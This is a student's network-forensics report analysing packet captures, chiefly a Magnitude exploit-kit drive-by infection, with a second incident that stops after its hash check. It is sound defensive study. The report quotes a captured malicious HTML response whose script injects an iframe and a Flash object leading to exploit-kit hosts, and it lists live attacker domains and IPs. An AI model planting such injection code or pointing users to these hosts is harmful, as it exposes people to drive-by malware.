



Master of Information Security

MIS4203 – Independent Studies in Information Security

Index Number – 16770217 | Reg. Number – 2016MIS021

Study Number – 01 – Network Traffic Analysis

November 17, 2018

University of Colombo School of Computing

Table of Contents

Incident– 01	3
Problem.....	3
Approach	3
Step 01	3
Step 02	4
Step 03	8
Conclusion.....	11
Incident– 02	13
Problem.....	13
Approach	13
Step 01	13
Step 02	14
Conclusion.....	18
Incident– 03	19
Problem.....	19
Approach	19
Step 01	19
Step 02	20
Incident– 04.....	27
Problem.....	27
Approach	27
Step 01	27
Step 02	28
Step 03	31
Conclusion.....	34
Incident– 05	36
Problem.....	36
Approach	36
Step 01	36
Step 02	37
Conclusion.....	40

Incident- 01

Problem

Scenario: Host machine was infected by a malware.

For the incident # 01, there is *.pcap* file is given for analyze which is related incident that is malware infection to the host machine. The *.pcap* file contains packet capture of the network where the incident happened.

Approach

1. As best practice it is mandatory to validate hash value of the evidence that provided or collected.
2. Given *.pcap* file can be analyzed via various online and offline tools which are helps to see/identify the content of the packets where inbound and outbound to/from host machine.
3. It is necessary to identify when and where the data is transferred and if there is malicious content transferred to the victims host as well as malicious redirections.
4. Then exploit kit and vulnerabilities can be identified and then necessary actions should be taken to mitigate the risk according to the incident.

Above approach is taken to do the network packet analyze and will be explained step by step below.

Given questions will be answered by end of the analyze with the conclusion.

Step 01

Hash value validation of copy of the evidence collected against original file.

Incident 01

File URL: <http://pgvle.ucsc.cmb.ac.lk/mod/resource/view.php?id=6654>

Scenario: Host machine was infected by a malware

SHA1 Hash: 33c2e9985ca08e41f4ab0910e811df762c778835

```
AnqryBird:case 1 Dilanka$ shasum Task-01.pcap
33c2e9985ca08e41f4ab0910e811df762c778835  Task-01.pcap
AnqryBird:case 1 Dilanka$
```

Step 02

Given *Task-01.pcap* file is imported to **Wireshark** application for the analysis.

- First, we can see the packet summary of tcp and udp perspective to get an overall idea of the how it behaves over the channel as well as involved ip addresses.

Wireshark - Conversations - Task-01															
Wireshark - Conversations - Task-01															
				Ethernet - 1		IPv4 - 6		IPv6		TCP - 26		UDP - 8			
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A				
62.75.195.236	192.168.138.158	489	388 k	312	374 k	177	14 k	0.234945	84.3239	35 k					1393
95.163.121.204	192.168.138.158	104	41 k	53	31 k	51	10 k	44.641310	80.4783	3103					1062
72.34.49.86	192.168.138.158	96	55 k	58	50 k	38	4325	6.784909	13.6716	29 k					2530
192.168.138.158	204.152.254.221	48	6977	26	3597	22	3380	6.366942	12.0953	2379					2235
192.168.138.2	192.168.138.158	16	1780	8	974	8	806	0.000000	44.6407	174					144
188.165.164.184	192.168.138.158	8	1135	3	602	5	533	6.055350	14.3908	334					296

Wireshark - Conversations - Task-01															
Wireshark - Conversations - Task-01															
				Ethernet - 1		IPv4 - 6		IPv6		TCP - 26		UDP - 8			
Address A	▲ Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A		
192.168.138.158	60078	192.168.138.2	53	2	290	1	137	1	153	0.000000	0.1510	7260	8108		
192.168.138.158	65316	192.168.138.2	53	2	288	1	136	1	152	0.788952	0.1436	7576	8468		
192.168.138.158	50683	192.168.138.2	53	2	286	1	135	1	151	0.789094	0.1574	6862	7675		
192.168.138.158	53571	192.168.138.2	53	2	156	1	70	1	86	5.913981	0.1408	3977	4887		
192.168.138.158	61720	192.168.138.2	53	2	156	1	70	1	86	6.328996	0.0376	14 k	18 k		
192.168.138.158	50509	192.168.138.2	53	2	234	1	89	1	145	6.566440	0.1844	3861	6291		
192.168.138.158	56753	192.168.138.2	53	2	172	1	78	1	94	6.752041	0.0325	19 k	23 k		
192.168.138.158	50329	192.168.138.2	53	2	198	1	91	1	107	44.608997	0.0317	22 k	26 k		

- Then we can identify data transferred via http by looking in to *HTTP Object List* via Wireshark.

Wireshark - Export - HTTP object list														
Wireshark - Export - HTTP object list														
Wireshark - Export - HTTP object list														
Packet ▲ Hostname	Content Type	Size	Filename											
8 va872g.g90e1h.b6.642b63u.j95a2.v33e.37.pa269cc.e8mfzdrf7g0.groupprograms.in	text/html	560 bytes	7265a4d4e4e5a4d4d4649584c5d43064b7475											
49 ubb67.3c147o.u806a4.w07d919.05f.f1.b80w.r0faf9.e8mfzdrf7g0.groupprograms.in	application/x-shockwave-flash	8973 bytes												
176 62.75.195.236	text/html	881 bytes	aa5f5fe2875e5cd0344e698e589c4											
426 62.75.195.236	text/html	221 kbytes	7b51d8e0f01e38009a6d839354e4bd											
62.75.195.236	text/html	0 bytes	7b25265a4b2ba1a38a61032957a7d4d											
444 62.75.195.236	text/html	0 bytes	73a09bb0e8322c244f5a1cb0c1052941											
456 62.75.195.236	text/html	0 bytes	7d7e0bb86d9587158745986a4b3606											
466 62.75.195.236	text/html	0 bytes	734ea1bbd509b95d8c6baacb45f07fb26											
481 62.75.195.236	text/html	0 bytes	760db0e33b908e008629196ef00181b0c											
482 ip-addr.es	text/plain	14 bytes	/											
496 runlove.us	application/x-www-form-urlencoded	134 bytes	img5.php?1=cdcnv7cf43mtg											
503 runlove.us	text/html	357 bytes	img5.php?1=cdcnv7cf43mtg											
508 62.75.195.236	text/html	0 bytes	751424dd4d486f0686fcecd24e86b329											
522 comarksecurity.com	application/x-www-form-urlencoded	128 bytes	img5.php?1=cdcnv7cf43mtg											
comarksecurity.com	text/html	14 bytes	img5.php?1=cdcnv7cf43mtg											
534 runlove.us	application/x-www-form-urlencoded	96 bytes	img5.php?1=8r1tf012t1kuw42											
536 runlove.us	text/html	357 bytes	img5.php?1=8r1tf012t1kuw42											
544 comarksecurity.com	application/x-www-form-urlencoded	96 bytes	img5.php?1=8r1tf012t1kuw42											
549 comarksecurity.com	text/html	996 bytes	img5.php?1=8r1tf012t1kuw42											
561 runlove.us	application/x-www-form-urlencoded	162 bytes	img5.php?1=nmfym17trapdzk											
563 runlove.us	text/html	357 bytes	img5.php?1=nmfym17trapdzk											
573 comarksecurity.com	application/x-www-form-urlencoded	162 bytes	img5.php?1=nmfym17trapdzk											
621 comarksecurity.com	text/html	45 kB	img5.php?1=nmfym17trapdzk											
632 runlove.us	application/x-www-form-urlencoded	108 bytes	img5.php?1=ka0nnuvccqjv9											
runlove.us	text/html	357 bytes	img5.php?1=ka0nnuvccqjv9											
643 comarksecurity.com	application/x-www-form-urlencoded	110 bytes	img5.php?1=ka0nnuvccqjv9											
645 comarksecurity.com	text/html	14 bytes	img5.php?1=ka0nnuvccqjv9											
662 7eqnsnzwmm6zb7y.gigapaysun.com	text/html	3289 bytes	11lQmfg											
671 7eqnsnzwmm6zb7y.gigapaysun.com	text/css	4492 bytes	style.css											
697 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	552 bytes	it.png											
700 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	825 bytes	us.png											
703 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	240 bytes	it.png											
707 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	1823 bytes	picture.php?k=1lqmfg&b72fa994c3eaaf014608b27c46cf764											
711 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	634 bytes	es.png											
713 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	534 bytes	de.png											
709 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	694 bytes	it.png											
717 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	242 bytes	it.png											
718 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	239 bytes	lb.png											
721 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	237 bytes	rb.png											
725 7eqnsnzwmm6zb7y.gigapaysun.com	image/vnd.microsoft.icon	318 bytes	favicon.ico											
727 7eqnsnzwmm6zb7y.gigapaysun.com	application/x-www-form-urlencoded	14 bytes	11lQmfg											
734 7eqnsnzwmm6zb7y.gigapaysun.com	text/html	14 kB	11lQmfg											
751 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	5523 bytes	bitcoin.png											
753 7eqnsnzwmm6zb7y.gigapaysun.com	image/png	727 bytes	button_pay.png											

- Considering first web request

Task-01.pcap

No.	Time	Source	Destination	Protocol	Length	Info	Severity	Host
1	2015-05-07 20:51:36.723375	192.168.138.158	192.168.138.2	DNS	137	Standard query 0x47eA A va872g.g90e1h.b8.642b63u.j9...	Chat	
2	2015-05-07 20:51:36.874326	192.168.138.2	192.168.138.158	DNS	153	Standard query response 0x47ae A va872g.g90e1h.b8.6...	Chat	
3	2015-05-07 20:51:36.958328	192.168.138.158	62.75.195.236	TCP	66	49184 - > [SYN] Seq=0 Win=192 Len=0 MSS=1460 WS=4...	Chat	
4	2015-05-07 20:51:37.090353	62.75.195.236	192.168.138.158	TCP	60	80 - 49184 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 M...	Chat	
5	2015-05-07 20:51:37.090448	192.168.138.158	62.75.195.236	TCP	60	49184 - > [ACK] Seq=1 Ack=1 Win=64240 Len=0	Chat	
6	2015-05-07 20:51:37.091322	192.168.138.158	62.75.195.236	HTTP	647	GET /?2285a4d4e4e5a4d4d4649584c5d43064b4745 HTTP/1.1	Chat	va872g.g90e1h.b8.642b63u.j985a2.v33e.37.p...
7	2015-05-07 20:51:37.091382	62.75.195.236	192.168.138.158	TCP	66	80 - 49184 [ACK] Seq=1 Ack=594 Win=64240 Len=0	Chat	
8	2015-05-07 20:51:37.453906	62.75.195.236	192.168.138.158	HTTP	816	HTTP/1.1 200 OK (text/html)	Chat	
9	2015-05-07 20:51:37.512469	192.168.138.158	62.75.195.236	TCP	60	49184 - > [ACK] Seq=594 Ack=763 Win=13478 Len=...	Chat	
10	2015-05-07 20:51:37.545150	62.75.195.236	192.168.138.158	TCP	60	80 - 49184 [ACK] Seq=763 Ack=595 Win=6423...	Chat	
11	2015-05-07 20:51:37.655926	62.75.195.236	192.168.138.158	TCP	60	80 - 49184 [FIN, PSH, ACK] Seq=763 Ack=595 Win=6423...	Chat	
12	2015-05-07 20:51:37.668112	192.168.138.158	62.75.195.236	TCP	60	49184 - > [ACK] Seq=595 Ack=764 Win=64248 Len=0	Chat	
13	2015-05-07 20:51:37.512327	192.168.138.158	192.168.138.2	DNS	136	Standard query 0x47a0 A ubb67.3c1470.u886a4.w07d919.o5f...	Chat	
14	2015-05-07 20:51:37.512469	192.168.138.158	192.168.138.2	DNS	135	Standard query 0x2bba A r03af2d.c3008e.xc0...	Chat	
15	2015-05-07 20:51:37.655926	192.168.138.2	192.168.138.158	DNS	152	Standard query response 0x6a70 A ubb67.3c1470.u886a...	Chat	
16	2015-05-07 20:51:37.656359	192.168.138.158	62.75.195.236	TCP	66	49185 - > [SYN] Seq=0 Win=192 Len=0 MSS=1460 WS=4...	Chat	
17	2015-05-07 20:51:37.669844	192.168.138.2	192.168.138.158	DNS	151	Standard query response 0xf2bb A r03af2d.c3008e.xc0...	Chat	
18	2015-05-07 20:51:37.670266	192.168.138.158	62.75.195.236	TCP	66	49186 - > [SYN] Seq=0 Win=192 Len=0 MSS=1460 WS=4...	Chat	
19	2015-05-07 20:51:37.678957	62.75.195.236	192.168.138.158	TCP	60	80 - 49185 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 M...	Chat	
20	2015-05-07 20:51:37.688217	192.168.138.158	62.75.195.236	TCP	66	49185 - > [ACK] Seq=1 Ack=1 Win=64240 Len=0	Chat	
21	2015-05-07 20:51:37.700134	192.168.138.158	62.75.195.236	HTTP	584	GET / HTTP/1.1	Chat	
22	2015-05-07 20:51:37.700189	62.75.195.236	192.168.138.158	TCP	60	80 - 49185 [ACK] Seq=1 Ack=531 Win=64240 Len=0	Chat	ubb67.3c1470.u886a4.w07d919.o5f.f1.b80w.r...
23	2015-05-07 20:51:37.800147	192.168.138.158	192.168.138.158	TCP	60	80 - 49186 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 M...	Chat	
24	2015-05-07 20:51:37.801247	192.168.138.158	62.75.195.236	TCP	60	49186 - > [ACK] Seq=1 Ack=1 Win=64240 Len=0	Chat	
25	2015-05-07 20:51:37.802095	192.168.138.158	62.75.195.236	HTTP	741	GET / HTTP/1.1	Chat	r03af2d.c3008e.xc07r.b0f.a39.h7f0fa5eu.vb...

[Bytes in flight: 593]
[Bytes sent since last PSH flag: 593]

▼ HyperText Transfer Protocol

▼ [GET /?2285a4d4e4e5a4d4d4649584c5d43064b4745 HTTP/1.1\r\n]

► [Expert Info (Chat/Sequence): GET /?2285a4d4e4e5a4d4d4649584c5d43064b4745 HTTP/1.1\r\n]

Request Method: GET
Request URI: /?2285a4d4e4e5a4d4d4649584c5d43064b4745
Request Version: HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xhtml+xml, image/gif, image/pjpeg, application/x-ms-xbap, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*\r\nAccept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)\r\nAccept-Encoding: gzip, deflate
Accept-Charset: utf-8,utf-16;q=0.05;q=0.01
Accept-Content-Language: en-US
Host: va872g.g90e1h.b8.642b63u.j985a2.v33e.37.pa269cc.e8mfzdrf7g0.groupgroupprograms.in\r\nConnection: Keep-Alive\r\n\r\n

[Full request URL: http://va872g.g90e1h.b8.642b63u.j985a2.v33e.37.pa269cc.e8mfzdrf7g0.groupgroupprograms.in/?2285a4d4e4e5a4d4d4649584c5d43064b4745]

Connection: Keep-Alive\r\n

HTTP/1.1 200 OK
Date: Thu, 07 May 2015 20:51:34 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Content-Length: 368
Connection: close
Content-Type: text/html

<html><body><object type="application/x-shockwave-flash" allowScriptAccess="always" width="443" height="449"><param name="movie" value="http://ubb67.3c1470.u886a4.w07d919.o5f.f1.b80w.r07a9f.e8mfzdrf7g0.groupgroupprograms.in/"><param name="play" value="true"/></object><script>var fhx45 = document.createElement('if'+rname);fhx45.setAttribute('src', 'http://r03af2d.c3008e.xc07r.b0f.a39.h7f0fa5eu.vb8fb1.e8mfzdrf7g0.groupgroupprograms.in/');fhx45.setAttribute('width', '434');fhx45.setAttribute('height', '449');document.body.appendChild(fhx45);</script></body>

According to above screenshots, the first web request which is legitimate traffic, but content of the web page having unusual content, which may initiate connection to this domain. So, this can be cross site script of malicious advertisement which may leads to the malicious domain which user clicked when browsing the website.

4. Let's consider the second response from the server.

```
Accept: */*
Accept-Language: en-US
Referer: http://va872o.g90e1h.b8.642b63u.j985a2.v33e.37.pa269cc.e8mfzdgf7g0.groupprograms.in/?285a4d4e5a4d4d4649584c5d43064b4745
x-flash-version: 11,8,800,94
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: ub67.3c147o.u80644.w07d919.05f.f1.b80w.e8mfzdgf7g0.groupprograms.in
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 07 May 2015 20:51:34 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6
X-Powered-By: PHP/5.3.3
Content-Length: 8973
Connection: close
Content-Type: application/x-shockwave-flash
```

According to above screenshots flash version is 11,8,800,94 which is outdated flash version according to the flash release log.

Archived Flash Player versions

- (Released 9/24/2013) Flash Player 11.8.800.175 (Win IE only) (50 MB)
 - (Released 9/13/2013) Flash Player 11.8.800.174 (Win IE only) (50 MB)
 - (Released 9/10/2013) Flash Player 11.8.800.168 (156.2 MB)
 - (Released 9/10/2013) Flash Player 11.7.700.242 (140.32 MB)
 - (Released 9/10/2013) Flash Player 11.2.202.310 (32 MB)
 - (Released 7/9/2013) Flash Player 11.8.800.94 (159.9 MB)
 - (Released 7/9/2013) Flash Player 11.7.700.232 (143.6 MB)
 - (Released 7/9/2013) Flash Player 11.2.202.297 (32.8 MB)
 - (Released 7/9/2013) Flash Player 10.3.183.90 (Mac only) (24.4 MB)

This incident may be vulnerability of out dated flash.

5. According to VirusTotal Online tool, this shockwave Object is pointing to the flash which is compromised.

One engine detected this URL

URL: http://ubb67.3c1470.u806a4.w07d919.o5f.f1.b80w.r0faf9.e8mfzdgf7g0.groupprograms.in/
 Host: ubb67.3c1470.u806a4.w07d919.o5f.f1.b80w.r0faf9.e8mfzdgf7g0.groupprograms.in
 Last analysis: 2018-03-27 07:54:24 UTC

Detection Details Community

Avira	⚠️ Malware	ADMINUSLabs	✓ Clean
-------	---	-------------	--

Step 03

Additional direct opinions via online tools.

- Uploading *Task-01.pcap* file to VirusTotal.com, it is directly indicated that some malicious activities happened in the given .pcap file.

9 engines detected this file

SHA-256: 9c1e9c1cb1b57cd2e70edc8fd8748ef5c5440865ab581c469c28d48a920c243a
 File name: 2015-05-08-traffic-analysis-exercise.pcap
 File size: 495.96 KB
 Last analysis: 2018-10-02 00:31:36 UTC

Detection Details Relations Community

Avast	⚠️ HTML:Includer-DF [Trj]	AVG	⚠️ HTML:Includer-DF [Trj]
Kaspersky	⚠️ Exploit.JS.Agent.bro	Microsoft	⚠️ Trojan:Win32/Tilken.B!cl
Qihoo-360	⚠️ Win32/Trojan.ec3	Rising	⚠️ Exploit.NeutrinoEK8.FFF (TOPIS:z81rTmlg2p)
Snort	⚠️ 7 alerts	Suricata	⚠️ 18 alerts
Symantec	⚠️ Trojan.Gen.2	Tencent	⚠️ Js.Exploit.Agent.Ljat
ZoneAlarm	⚠️ Exploit.JS.Agent.bro	Ad-Aware	✓ Clean
AegisLab	✓ Clean	AhnLab-V3	✓ Clean
ALYac	✓ Clean	Antiy-AVL	✓ Clean
Arcabit	✓ Clean	Avast Mobile Security	✓ Clean
Avira	✓ Clean	AVware	✓ Clean
Baidu	✓ Clean	BitDefender	✓ Clean
Bkav	✓ Clean	CAT-QuickHeal	✓ Clean
ClamAV	✓ Clean	CMC	✓ Clean
Comodo	✓ Clean	ESET	✓ Clean

Basic Properties ⓘ

MD5	392fab6f2c7c1d0a89f10cd955439e58
SHA-1	33c2e9985ca08e41f4ab0910e811df762c778835
File Type	Network capture
Magic	tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
SSDeep	12288:455QyCffqlpuFFLE17mSIUz2Q8zfgxAfpOqnggxwoAIG57Lf:CTCfSIpOLEdYz2hfgxAOqn9xjAIG5vf
TRID	TCPDUMP's style capture (little-endian) (100%)
File Size	495.96 KB

Tags ⓘ

malware cap shellcode trojan exploit-kit

History ⓘ

First Seen In The Wild	2015-05-08 21:41:24
First Submission	2015-05-08 21:41:51
Last Submission	2018-08-08 00:32:04
Last Analysis	2018-10-02 00:31:36

File Names ⓘ

2015-05-08-traffic-analysis-exercise.pcap
Copy of 2015-05-08-traffic-analysis-exercise.pcap
9c1e9c1cb1b57cd2e70edc8fd8748ef5c5440865ab581c469c28d48a920c243a.pcap
ROD.pcap
05.pcap
RETFOR3.pcap
trafico-malicioso.pcap

PCAP Network Trace Info ⓘ

Overview

Capture Duration	125 seconds
Data Size	495 kB
End Time	2015-05-07 22:53:41
File Encapsulation	Ethernet
File Type	Wireshark/tcpdump/... - pcap
Number Of Packets	761
Start Time	2015-05-07 22:51:36

DNS Requests

- + comarksecurity.com
- + 7oqnszwwnm6zb7y.gigapaysun.com
- + kritischerkonsum.uni-koeln.de
- + ip-addr.es
- + va872g.g90e1h.b8.642b63u.j985a2.v33e.37.pa269cc.e8mfzdgrf7g0.groupprograms.in
- + ubb67.3c147o.u806a4.w07d919.o5ff1.b80w.r0faf9.e8mfzdgrf7g0.groupprograms.in
- + r03af2.c3008e.xc07r.b0f.a39.h7f0fa5eu.vb8fb1.e8mfzdgrf7g0.groupprograms.in
- + runlove.us

HTTP Requests

- + GET http://va872g.g90e1h.b8.642b63u.j985a2.v33e.37.pa269cc.e8mfzdgf7g0.groupprograms.in/?285a4d4e4e5a4d4d4649584c5d43064b4745
- + GET http://ubb67.3c147o.u806a4.w07d919.o5ff1.b80w.r0faf9.e8mfzdgf7g0.groupprograms.in/
- + GET http://r03afd2.c3008e.xc07r.b0f.a39.h7f0fa5eu.vb8fbl.e8mfzdgf7g0.groupprograms.in/
- + GET http://62.75.195.236/aa25f5fe2875e3d0a244e6969e589cc4
- + GET http://62.75.195.236/?b514ee6f0fe486009a6d83b035a4c0bd
- + GET http://62.75.195.236/?b2566564b3ba1a38e61c83957a7dbcd5
- + GET http://62.75.195.236/?3a08b0be8322c244f5a1cb9c1057d941
- + GET http://62.75.195.236/?d71e0bd86db9587158745a986a4b3606
- + GET http://62.75.195.236/?34eaf8bd50d85d8c6baacb45f0a7b22e
- + GET http://62.75.195.236/?60dbe33b908e0086292196ef001816bc

Snort Alerts

- Sensitive Data

(spp_sdf) SDF Combination Alert [1]

- Potential Corporate Privacy Violation

FILE-EXECUTABLE Portable Executable binary file magic detected [15306]
FILE-EXECUTABLE Armadillo v1.71 packer file magic detected [23256]

- Attempted User Privilege Gain

FILE-OTHER Multiple vendor Antivirus magic byte detection evasion attempt [17276]

- A Network Trojan was detected

EXPLOIT-KIT Multiple exploit kit payload download [28593]
EXPLOIT-KIT Magnitude exploit kit Microsoft Internet Explorer Payload request [29189]
MALWARE-CNC Win.Trojan.CryptoWall variant outbound connection [34318]

Suricata Alerts

+ Potential Corporate Privacy Violation

+ Potentially Bad Traffic

+ A Network Trojan was Detected

+ Attempted User Privilege Gain

+ Unknown Traffic

2. According to packettotal.com

Malicious Activity	Connections	DNS	HTTP	Transferred Files	Extracted Executable Files	Community Tags	Similar Packet Captures		
Timestamp	Alert Description	Alert Signature	Severity	Sender IP	Sender Port	Target IP	Target Port	Transport Protocol	HTTP Hostname
2015-05-07 20:51:38	A Network Trojan was detected	ET CURRENT_EVENTS Magnitude Flash Exploit (IE) M2	1	192.168.136.158	49185	62.75.195.236	80	TCP	ubb67.3c147o.u806a4.w07d919.o5ff1.b80w.r0faf9.e8mfzdgf7g0.groupprograms.in
2015-05-07 20:51:38	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows Flash Version IE	1	192.168.136.158	49185	62.75.195.236	80	TCP	ubb67.3c147o.u806a4.w07d919.o5ff1.b80w.r0faf9.e8mfzdgf7g0.groupprograms.in
2015-05-07 20:51:39	Potential Corporate Privacy Violation	ET POLICY PE EXE or DLL Windows file download HTTP	1	62.75.195.236	80	192.168.136.158	49189	TCP	62.75.195.236
2015-05-07 20:51:39	A Network Trojan was detected	ET CURRENT_EVENTS Possible Magnitude IE EK Payload Nov 8 2013	1	192.168.136.158	49189	62.75.195.236	80	TCP	62.75.195.236
2015-05-07 20:51:39	A Network Trojan was detected	ET CURRENT_EVENTS Magnitude EK hash Payload ShellCode Apr 23 2013	1	62.75.195.236	80	192.168.136.158	49188	TCP	62.75.195.236
2015-05-07 20:51:39	A Network Trojan was detected	ET MALWARE Possible Windows executable sent when remote host claims to send html content	1	62.75.195.236	80	192.168.136.158	49189	TCP	62.75.195.236
2015-05-07 20:51:41	A Network Trojan was detected	ET CURRENT_EVENTS Possible Magnitude IE EK Payload Nov 8 2013	1	192.168.136.158	49190	62.75.195.236	80	TCP	62.75.195.236
2015-05-07 20:51:41	A Network Trojan was detected	ET CURRENT_EVENTS Possible Magnitude IE EK	1	192.168.136.158	49191	62.75.195.236	80	TCP	62.75.195.236

Conclusion

In this incident, a host machine has been infected with a malware due to an outdated version of Flash. As a solution, it was identified that to use updated version of the applications, where latest security vulnerabilities have been patched and updated.

Following information have been identified from the incident.

1. Incident report (Description of the activity)

- a. What happen

- i. This host machine is infected by malware due to exploit in Flash.

- ii. Flash version is 11.8.800.94

- b. How it happened

- i. User may click on advertisement on web page that he/she visited and flash exploit leads to malicious site which lead to download malware to the victim's host machine.

2. Date and time of the activity

- i. Date: 2015-05-07

- ii. Time: 20:51:37.788434 GMT

3. Network Details of Attackers and Victims

Information	Attacker	Victim
IP address	62.75.195.236	192.168.138.158
Host name	ubb67.3c147o.u806a4.w07d919.o5f.f1.b80w.r0faf9.e8mfzdgrf7g0	va872g.g90e1h.b8.642b63u.j985a2.v33e.37.pa269cc.e8mfzdgrf7g0
MAC address	NA	NA
Ports	80	49185, 49186
Domains	groupprograms.in	groupprograms.in
User account name	NA	NA
OS/Software Name and Version	Apache/2.2.15 (CentOS) DAV/2 mod_fastcgi/2.4.6 PHP/5.3.3	Internet Explore 8.0 (MSIE 8.0); Windows NT 6.1

4. Infected malware, exploit kit, exploit type, might be involved

- a. JavaScript exploit via outdated flash version

5. Gathered evidence files.

Evidence found and extracted are attached separately and see above approach section.

***** End – Incident-01 *****

Incident- 02

Problem

Scenario: Received alerts on bittorrent traffic on your organization's network.

For the incident # 02, there is *.pcap* file is given for analyze which is related incident that is bit torrent traffic is in the network. The *.pcap* file contains packet capture of the network where the incident happened.

Approach

1. As best practice it is mandatory to validate hash value of the evidence that provided or collected.
2. Given *.pcap* file can be analyzed via Wireshark tool which is helps to see/identify the content of the packets where inbound and outbound to/from host machine.
3. Identify all the network traffic related to bittorrent.
4. Identify the information related to bittorrent traffic such as source, destination, downloaded files, host name, etc.

Above approach is taken to do the network packet analyze and will be explained step by step below.

Given questions will be answered by end of the analyze with the conclusion.

Step 01

Hash value verification. When extracted given evidence zip file, noticed that file name is Incident-03.pcap

Incident 02

File URL: <http://pgvle.ucsc.cmb.ac.lk/mod/resource/view.php?id=6656>


Scenario: Received alerts on bittorrent traffic on your organization's network
SHA1 Hash 95bcc37144647737c5925a7109a6fa00328aab7

```
Case 2.docx           Incident-03 2.pcap      -$Case 2.docx
Incident-02.pcap.zip  Incident-03.pcap
AngryBird:case 2 Dilanka$ shasum Incident-03.pcap
95bcc37144647737c5925a7109a6fa00328aab7 Incident-03.pcap
AngryBird:case 2 Dilanka$
```

